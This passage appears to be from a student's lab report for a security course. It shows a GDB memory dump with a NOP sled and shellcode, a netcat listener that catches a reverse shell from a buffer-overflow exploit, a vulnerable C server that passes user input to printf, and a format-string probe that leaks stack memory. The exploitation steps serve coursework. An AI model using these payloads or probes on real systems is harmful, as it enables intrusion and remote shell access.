0xbfffe5b8:     0xb7e5da59      0x00000210      0xb7fff000      0x0804835c
0xbfffe5c8:     0xbfffec38      0xb7e52141      0xb7fe96eb      0xb7d70798
0xbfffe5d8:     0xb7dac0cb      0x00000000      0xb7f1c000      0xb7f1c000
0xbfffe5e8:     0xbfffec38      0xb7db3696      0xb7f1cd60      0x00000000
0xbfffe5f8:     0x00000000      0xbfffe598      0xbfffe620      0xb7fff918
0xbfffe608:     0xbfffec38      0x08048a9d      0x00000004      0xbfffe620
0xbfffe618:     0xbfffebfc      0x08048930      0x90909090      0x90909090
0xbfffe628:     0x90909090      0x90909090      0x90909090      0x90909090
0xbfffe638:     0x90909090      0x90909090      0xbfffe648      0xbfffe648
0xbfffe648:     0xbfffe648      0xbfffe648      0xbfffe648      0xbfffe648
0xbfffe658:     0xbfffe648      0xbfffe648      0xbfffe648      0xbfffe648
0xbfffe668:     0xbfffe648      0xbfffe648      0xbfffe648      0xbfffe648
0xbfffe678:     0xbfffe648      0xbfffe648      0xbfffe648      0xbfffe648
0xbfffe688:     0xbfffe648      0xbfffe648      0xbfffe648      0xbfffe648
0xbfffe698:     0xbfffe648      0xbfffe648      0xbfffe648      0xbfffe648
0xbfffe6a8:     0xbfffe648      0xbfffe648      0xbfffe648      0xbfffe648
0xbfffe6b8:     0xbfffe648      0xbfffe648      0xbfffe648      0xbfffe648
0xbfffe6c8:     0xbfffe648      0xbfffe648      0x74d9c2da      0xbe5df424
0xbfffe6d8:     0x4eddc6be      0x12b1c92b      0x3104c583      0xcb031375
0xbfffe6e8:     0x02bb3fd5      0x37a74801      0xb542e4f6      0xdf23eb71
```

Figure 10 Return address found by printing out memory content starting from command variable in GDB at breakpoint at line 26



```
[04/28/21]seed@VM:~$ nc -lvp 4444
Listening on [0.0.0.0] (family 0, port 4444)
Connection from [127.0.0.1] port 4444 [tcp/*] accepted (family 2, sport 55452)
ls -l
total 120
-rwxrwxr-x 1 seed seed  8136 Apr 26 03:21 a.out
-rwxrwxr-x 1 seed seed  8008 Apr 11 23:20 asgm1_2021_servT1
-rw-rw-r-- 1 seed seed  1399 Apr  8 01:10 asgm1_2021_servT1.c
-rwxrwxr-x 1 seed seed 11004 Apr 26 03:52 asgm1_2021_servT4
-rw-rw-r-- 1 seed seed  1924 Apr 22 03:47 asgm1_2021_servT4.c
-rw-rw-r-- 1 seed seed   528 Apr 28 03:53 badfile
-rw-rw-r-- 1 seed seed    82 Apr 26 03:13 badfile2
-rwxrwxr-x 1 seed seed  8484 Apr  8 01:18 call_shellcode
-rw-rw-r-- 1 seed seed  1070 Apr  8 00:15 call_shellcode.c
-rwxrwxr-x 1 seed seed  7384 Apr 17 04:07 catenv
-rw-rw-r-- 1 seed seed   245 Apr 17 04:06 catenv.c
-rwxrwxr-x 1 seed seed  7672 Apr 28 03:53 exploit
-rw-rw-r-- 1 seed seed  1490 Apr 28 03:52 exploit.c
-rwxr-xr-x 1 seed seed  6034 Apr 14 23:51 msfinstall
-rw-rw-r-- 1 seed seed 12343 Apr  8 01:12 notes
-rw-rw-r-- 1 seed seed   119 Apr 28 20:19 peda-session-asgm1_2021_servT4.txt
-rw-rw-r-- 1 seed seed   149 Apr 28 20:19 peda-session-grep.txt
-rw-rw-r-- 1 seed seed   122 Apr  8 00:57 test
```

Figure 11 successful reverse shell injection

3.4.4 Task 5


Question 6

Demonstration Videos:

Format String Vulnerability:

https://pro.panopto.com/Panopto/Pages/Viewer.aspx?tid=ddf27625-26d4-49c4-b8c7-ad1a0059feab

I was not able to get the rest of question 6 to work.



```
    #include <sys/wait.h>

    #define PORT 6060

    int exec_command(int sock, char *buf) {

       char command[88];
       char *command_p=command;
       char *val0=0;
       char *val1=0;
       int status=10;
       close(STDOUT_FILENO);
       close(STDERR_FILENO);
       dup2(sock, STDOUT_FILENO);
       dup2(sock, STDERR_FILENO );
       sprintf(command_p, "%s",  buf);
       val1= strtok(command, "\n");
       char * argv_list[] = {"/bin/grep", "-i", val1, "notes", NULL};
       printf("You have provided: \n");
       printf(command);
    pid_t id = fork();
    if (id == -1) exit(1);
    if (id > 0)
    {
---Type <return> to continue, or q <return> to quit---quit
Quit
gdb-peda$ quit
[04/26/21]seed@VM:~/Assignment1_C_Code$ ./asgm1_2021_servT4
the buf:  %.8x %.8x %.8x %.8x
```

```
[04/26/21]seed@VM:~$ cd Assignment1_C_Code/
[04/26/21]seed@VM:~/Assignment1_C_Code$ echo " %.8x %.8x %.8x %.8x" | nc 127.0.0.1 6060
You have provided:
 08048b40 00000001 b77a8918 08048b42
TEST
```

Figure 12 Identifying the format string vulnerability to print out memory contents from the vulnerable program.

PROVIDING SECURE CODE IN JAVA PROGRAMS

Question 7

Java code walkthrough:

https://pro.panopto.com/Panopto/Pages/Viewer.aspx?tid=c596e65b-d4c1-4887-a82d-ad1900cbb02e

Java code execution:

https://pro.panopto.com/Panopto/Pages/Viewer.aspx?tid=55006a31-89a3-4fc0-a798-ad1900cbe773